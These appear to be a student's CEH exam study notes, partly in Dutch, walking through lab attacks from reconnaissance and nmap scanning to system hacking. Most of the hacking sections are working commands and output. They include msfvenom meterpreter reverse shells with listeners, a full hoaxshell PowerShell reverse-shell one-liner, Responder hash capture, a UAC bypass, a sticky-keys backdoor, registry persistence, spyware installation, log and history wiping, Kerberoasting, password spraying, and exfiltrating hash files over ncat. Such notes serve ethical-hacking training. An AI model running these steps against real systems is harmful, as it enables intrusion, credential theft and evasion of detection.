
#Footprinting and #Reconnaissanse

Google:

- intitle:login site:eccouncil.org
- EC-Council filetype:pdf ceh

Website and domain info:

- https://www.netcraft.com
- https://dnsdumpster.com/
- https://pentest-tools.com (subdomains)
- http://whois.domaintools.com
- http://www.kloth.net/services/nslookup.php (nslookup)
- Dnsrecon
  - 

```
$dnsrecon -d www.certifiedhacker.com
```

Website Footprint

- Whatweb: www.certifiedhacker.com -v
- Cewl
  - Cewl https://website.com -w recon4.csv
- #Mirror site
  - Wget –mirror –convert-links –adjust-extention –page-requisites –no-parent https://www.website.com
  -

#Social

- #sherlock
  - Cd sherlock
  - Sherlock ‘Elan Musk’
- https://www.social-searcher.com

#email

- Analyse headers
  - eMailTrackerPro (emt.exe)
- Find mails
  - theHarvester -d microsoft.com -l 200 -b Baidu -f microsoft_emails.xml

Network (#ipinfo)

- American Registry for Internet Numbers (https://www.arin.net/)

Company info

- Brute force finding subdomains
    - Recon-ng
        - Workspaces create LAB
        - Markerplace install all
        - Db insert domains
        - Website.com
        - Show domains
        - Modules load brute
        - Modules load recon/domains-hosts/brute_hosts
        - run

(more modules possible for more results, (vb: bing_domain_web , reverse_resolve, whois, ..)

- show hosts

Scanning Networks #nmap

Host Discovery

- nmap -sn -PR 192.168.0.0/24
    - -sn > disable portscan
    - -PR > ARP ping
- nmap -sn -PU 192.168.0.0/24
    - UDP ping scan
- nmap -sn -PE
    - echo ping scan
- nmap -sn -PM
    - ICP Adrress mask scan (alternative for ICMP ECHO if blocked by firewall)
- nmap -sn -PS
    - empty TCP SYN
- nmap -sn -PA
    - empty TCP ACK (RST response means host is alive)


- nmap -sn -PO
    - differtent probe of different protocols

Port discovery

- nmap -sT -v 192.168.0.0/24
    - -v verbose
    - -sT full open scan
- -sX
    - Xmas scan with verbose output
    - Open= no response
    - Close RST response
- -sM
    - TCP Mainon scan
    - No resonse: open or filtered
    - RST closed
- -sA
    - ACK flag probe scan
    - Noresponse > filtered (stateful firewall present)
    - RST > not filtered
- -sU
    - UDP scan
- -sN
    - Null scan (no flags are set in TCP header)
        - Open or filtered > no response
        - Closed > RST
- -A -T4
    - Aggressive
    - Time template -T4 (15-20 min)
- -sI
    - IDLE/IPID header scan
    - Spoofed source address to discover services
- -sY
    - SCTP INIT scan
    - INIT+ACK response > open
    - ABORT chunk resonse > closed
- -sZ
    - SCTO COOKIE ECHO Scan
    - No response > open
    - ABORT chunk > closed
- -sV

    - Version detection
- -sC (provide additional details about open ports & services, combined with -sV)
-

OS Discovery



Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

- Nmap -A 192.168.0.1
    - Open ports, running services with versions, OS, comutername, NetBIOS name, etc
- Nmap -O 192.168.0.1
    - Open ports, services and name operating system
- nmap --script smb-os-discovery.nse
    - discover OS over SMB protocol

Scan beyond IDS and Firewall

- nmap -f 192.168.0.1
    - split IP packet in tiny fragment packets
- nmap -g 80 192.168.0.1
    - source port manipulation (eq –source-port)
- nmap -mtu 8 192.168.0.1
    - max MTU 8 bytes
    - evades the filtering and detection mechanism in the target machine
- nmap -D RND:10 192.168.0.1
    - Decoy scan and 10 Random non-reserved IP addresses
    - generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IP addresses.
- nmap -sT -Pn --spoof-mac 0 192.168.0.1
    - –spoof-mac 0 > random MAC address
    - -sT full scan

    - -Pn skipp host discovery
- -sS > SYN (stealth scan) > fast less detectable (hald-open, handshake not complete. Still detectable by modern security systems

Perform Network Scanning using Various Scanning Tools

- Msfconsole
    - auxiliary/scanner/smb/smb_version
    - auxiliary/scanner/portscan/tcp

Perform Network Scanning

- hping3 –icmp –count 10 10.11.12.1
- hping3 -A -p 80 10.12.13.1   (ACK scan on port 80)
- msfconsole > portscan/tcp   (poortscan met metasploit)

#Enumeration

Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.

#NetBIOS

- Display NetBIOS names of remote machine. (Name, Workgroup)
    - #Nbtstat -a 192.168.0.1
- Connection status shared folders
    - Net use

#SNMP

Snmpwalk -v1 -c public 10.11.12.1

Geeft in labo ook info terug over windows server

#LDAP

- AD Explorer (GUI tool on DC)

#NFS

- SuperEnum
    - Sla IP op in tekst file in SuperEnum map
    - ./superenum


- #RPCScan
    - Cd RPCScan
    - Python3 rpc-scan.py 10.12.13.1 --rpc

#DNS

- Nameserver
    - Sudo dig ns www.website.com

- Zonetransfer (if allowed)
    - Sudo dig @ns1.host.com www.website.com axfr

#SMTP #email

- List possible mail users on target machine
    - 

```
#nmap -p25 --script=smtp-enum-users 10.10.1.19
```

- Open Relay
    - Nmap -p25 –script=smtp-open-relay 10.11.12.1

- SMTP commands --script=smtp-commands

Various Tools

- Global Network Inventory (GUI Tool windows)

#Vulnerability Analysis

Common Weakness Enumeration (#CWE)

- category system for software vulnerabilities and weaknesses.
- https://cwe.mitre.org/

#OPENVAS

- docker run -d -p 443:443 –-name openvas mikesplain/openvas

#NIKTO

- nikto -h https://www.certifiedethicalhacker.com

#NMAP #http #vulnerability


- nmap –script http-vuln* -p80 www.moviescope.com


SKIPFISH

- skipfish -o /tmp/output http://testphp.vulnweb.com

System Hacking


Gain Access

- Extract passwords through #LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service)
  - Start #Responder and wait for events. (open \\ceh-tools or something and enter password)
  - 

    ```
    sudo responder -I eth0
    ```
  - 

    ```
    [SMB] NTLMv2-SSP Username : Windows11\hopla
    [SMB] NTLMv2-SSP Hash     : hopla::Windows11:22d9b6cd7b55f838:A544E5BB66770A8435
    E4001A214E0502:0101000000000000008033D0CF95EDDB013E459A4FC881A383000000000020008004
    9004700330035000100 1E00570049004E002D0032004C003900460039005A004F0038004A0050004
    80004003400570049004E002D0032004C003900460039005A004F0038004A00500048002E0049004
    70033003500 2E004C004F00430041004C0003001400490047003300 35002E004C004F00430041004
    C0005001400490047003300 35002E004C004F00430041004C000700080080 33D0CF95EDDB0106000
    400020000000800300030000000000000000100000000200000 13CA23BBFC7D55C871A4D2893BD63
    B56D500D4752D4C07410ABA3ED15D10B6CD0A001000000000000000000000000000000000000009001
    C0063006900660073002F006300650068002D0074006F006F006C0073000000000000000000
    ```
  - Save hash as txt and brute-force with John


    John hash.txt
- Gain Access to a Remote System using #Reverse Shell Generator

- Start reverse shell generator
  - docker run -d -p 80:80 reverse_shell_generator
- generate payload
  - 

```
nc -lvnp 4444
```


```
msfvenom -p windows/x64/meterpreter
/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f
exe -o reverse.exe
```

- Copy / paste in shell




```
  #msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=444
4 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
```

- Generate listner msfconsole and copy the code




```
msfconsole -q -x "use
multi/handler; set
payload windows/x64
/meterpreter
/reverse_tcp; set lhost
10.10.1.13; set lport
4444; exploit"
```

- Paste the code in shell




```
  #msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost
10.10.1.13; set lport 4444; exploit"
```

- Run the reverse.exe on target system and take over



```
(Meterpreter 1)(C:\Users\Admin\Desktop) > getuid
Server username: Windows11\Admin
```

- Same principle with hoaxshell, but it's a powershell file instead of exe




```
$s='10.10.1.13:444';$i='14f30f27-650c00d7-
fef40df7';$p='http://';$v=IRM -UseBasicParsing -Uri
$p$s/14f30f27 -Headers @{"Authorization"=$i};while ($true)
{$c=(IRM -UseBasicParsing -Uri $p$s/650c00d7 -Headers
@{"Authorization"=$i});if ($c -ne 'None') {$r=IEX $c
-ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject
$r;$t=IRM -Uri $p$s/fef40df7 -Method POST -Headers
@{"Authorization"=$i} -Body
([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep
0.8}
```

#Privilege Escalation

- Bypass UAC by msfconsole
  - use exploit/windows/local/bypassuac_fodhelper
  - set LHOST 10.10.1.13
  - set TARGET 0
  - exploit
  - getsystem -t 1   (to elevate privelages)
  - getuid > (now running as system)
  - background (to background current session)
  - use post/windows/manage/sticky_keys (to exploit the sicky key feature in Windows 11)
  - sessions -i* (to list sessions)
  - set session 2 (to set the privileged session as current (running as system)
  - exploit
  - test

40. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.

41. In the **Command Prompt** window, type **whoami** and press **Enter**.



```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```


- Maintain Remote Access & Hide Malicious activities
  - User System Monitoring and Surveillance using Spyrix
    - Live recording activities, keystrokes, monitos facebook, whatsapp ect, webcams, capturing screenshots
    - Create online account
    - Setup: Spyware\General Spyware\Spyrix on target
    - Spy https://dashboard.spyrix.com

    - By modifying registry keys
        - Add a payload in the run part in registry
            - reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"
    - Clear logs
        - Clear_Event_Viewer_Logs.bat
        - List and clear specific eventlogs
            - Wevtutil el (list all aventlogs)
            - Wevutil cl system (clear system log)
        - Overwrite deleted drive or folder
            - Cipher /w:C:\temp
        - Linux
            - History -c (clear history commands)
            - export HISTSIZE=0 (disable saving history)
            - history -w (clear history current shell)
            - shred ~/.bash_history (make history file unreadable (shred)
- Active Directory (AD)
    - Nmap op poort 88 of 389
    - nmap -A -sC -sV 10.10.1.22
        - -sC is common vulnerability
    - PowerView
        - Powershell script for network and AD enumeration
        - Located in cd /root/ADtools


    - #AS-REP Roasting Attack
        - python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22
          of
          impacket-getNPUsers -no-pass -usersfile users.txt -dc-ip 192.168.1.2 domain.local

          Copy hash to txt & brute-force with john


    - #Spray Cracked Password into Network #passwordspray #rdp
        - CrackMapExec (password spray, test multiple systems against a password)
        - Install


        - 

          ```
          $sudo git clone https://github.com/Porchetta-Industries/CrackMapExec
          ```
        - Cd CrackMapExec


      - *Run*
        - 

          ```
          $cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake"
          ```

- *#MSSQL*
  - *BruteForce*
    - *hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql to*
  - *MSSQL client en ceck if xp_cmdshell is enabled (=value1)*
    - *Python3 /root/impacket/examples/mssqlclient.py DOMAIN.LOCAL/user:ww@10.11.12.1 -port 1433*
    - *Check if xp_cmdshell is active*
      - 


        ```
        SQL (SQL_srv  dbo@master)> SELECT name,CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM
         sys.configurations WHERE name='xp_cmdshell';
        name         IsConfigured
        -----------  ------------
        xp_cmdshell             1
        ```
  - *Exploit*
    - 

      ```
      [msf](Jobs:0 Agents:0) >> use exploit/windows/mssql/mssql_payload
      ```
    - *Set RHOST, USERNAME, PASSWORD, DATABASE*
    - *exploit*


  - *Go to powershell*
    - 

      ```
      (Meterpreter 1)(C:\Windows\system32) > shell
      ```
    - *Typ: powershell*

  - *Priv. Escalation #priviledgeescalation*
    - *Host winPEASx64 (ADTools)*
      - *Cd folder_ADTOOLS*
      - *Python3 – http.server*


      ```
      -[attacker@parrot]-[~]
        ——— $sudo su
      [sudo] password for attacker:
      -[root@parrot]-[/home/attacker]
        ——— #cd /root/ADtools/
      -[root@parrot]-[~/ADtools]
        ——— #python3 -m http.server
      Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
      ```
    - *Back to exploit shell (creates an unquoted file that can be used for priv. escalation)*



```
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe
PS C:\Users\Public\Downloads> ./winpeas.exe
```

Search for file “unquoted space detected”

- *Open new terminal and create reverse shell file with same name*




```
#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.e
xe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

- *Back in the exploited shell > replace file with new one*
    - *Move file.exe file.bak*
    - *Wget http://10.11.12.1:8080/file.exe -o file.exe*

- *Setup #netcat listner in a new terminal*
    - *Nc -nvlp 8888*

- *Switch to the exploited server (log in as victim with default credenties)*
- *Switch to netcat listner > this is now a privileged shell*

- *#Kerberoasting Attack*
    - *#Rubeus is a tool for exploiting #Kerberos weaknesses in Windows environments. Kerberoasting is a method to extract ticket granting ticket (TGT) hashes from AD.*
    - *In #netcat shell execute powershell and download Rubeus and netcat*
        - *Cd naar downloads*
        - *Get Rubeus.exe*
            - 

```
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.1
0.1.13:8000/ncat.exe -o ncat.exe
```

- - - *Exit*
        - *Cd downlaods*

    - *Execute kerberoast*
        - *Rubeus.exe kerberoast /outfile:hash.txt*

    - *Create new netcat listner for retrieval of the hash.txt file*
        - *Nc -lvp 9999 > hash.txt*

    - *In the exploited shell terminal*
        - *ncat.exe -w 3 10.10.1.13 9999 < hash.txt*
    - *Back in the netcat listner > press enter to download the file*
    - *Crack the hash with hashcat*
        - *hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt*


        - *-m 13100 is the hashtype (Kerberous 5 AS-REQ, pre-auth 23 RC4-HMAC)*
        - *--force ignore warnings*
        - *-a 0 (attack mode, a stands for straight attack)*

#Malware Threats

- Malware analyse (static)
    - [*https://www.hybrid-analysis.com*](https://www.hybrid-analysis.com)
    - *Linux ELF files: DIE*
- *Malware disassembly (static)*
    - *#IDA Freeware (disassembler, explores binary programs, to create maps of their execution)*
    - *OllyDbg (debugger that emphasizes binary code analysis)*
- *Dynamic*
    - *Baselining (zoeken naar andere connecties/poorten tov baseline)*
        - *TCPView and CurrPorts*
    - *Processmonitoring*


#Sniffing

- *Active Sniffing*
    - *MAC Flooding*
        - *Macof > linux tool*




```
#macof -i eth0 -n 10
29:e5:fe:6e:1f:a8 8:dc:cf:63:f7:e9 0.0.0.0.2004 > 0.0.0.0.8153: S 2028344254:202
8344254(0) win 512
4c:50:11:19:c8:c2 86:5f:dd:64:13:56 0.0.0.0.58702 > 0.0.0.0.40320: S 1124006550:
1124006550(0) win 512
9e:e5:8f:22:f3:e2 f3:92:60:1:32:1c 0.0.0.0.60722 > 0.0.0.0.18714: S 136641843:13
6641843(0) win 512
bb:36:4e:2:80:59 7f:f3:5d:60:e1:78 0.0.0.0.12926 > 0.0.0.0.52044: S 1502186055:1
502186055(0) win 512
a7:e:7c:71:2e:4d 98:b1:53:50:86:c4 0.0.0.0.37564 > 0.0.0.0.2192: S 100491338:100
491338(0) win 512
56:1b:20:20:75:6e c0:81:85:31:ca:cf 0.0.0.0.63778 > 0.0.0.0.63449: S 1684520051:
1684520051(0) win 512
1e:ec:79:37:e4:59 e4:97:17:40:74:f7 0.0.0.0.47980 > 0.0.0.0.1348: S 547407392:54
7407392(0) win 512
11:ee:55:56:e3:e6 5f:18:c:54:52:c6 0.0.0.0.3866 > 0.0.0.0.48679: S 1740845177:17
```

Send packets from random IP addresses and MAC adresses




```
No.   Time          Source            Destination       Protocol Length Info
   81 79.890942614  10.10.1.13        178.215.228.24    NTP       90 NTP Version 4, client
   82 79.923995963  178.215.228.24    10.10.1.13        NTP       90 NTP Version 4, server
   83 81.112761238  104.224.177.15    109.215.47.98     IPv4      54
   84 81.112879338  63.123.155.75     192.176.116.29    IPv4      54
   85 81.112917838  30.95.93.69       10.10.78.31       IPv4      54
   86 81.112986338  133.194.242.0     232.211.15.112    IPv4      54
   87 81.113052938  64.37.1.126       216.44.239.27     IPv4      54
   88 81.113117038  187.228.235.37    222.224.226.118   IPv4      54
   89 81.113182838  241.5.212.76      106.90.10.65      IPv4      54
   90 81.113246838  245.66.118.104    159.61.13.82      IPv4      54
   91 81.113322138  26.250.99.41      111.87.15.23      IPv4      54
   92 81.113397737  139.183.218.73    153.147.107.83    IPv4      54
   93 82.534135881  10.10.1.30        10.10.1.13        TCP       66 [TCP Port numbers reused] 19

Frame 83: 54 bytes on wire (432 bits), 54 bytes captu
Ethernet II, Src: 29:e5:fe:6e:1f:a8 (29:e5:fe:6e:1f:a
  Destination: 08:dc:cf:63:f7:e9 (08:dc:cf:63:f7:e9)
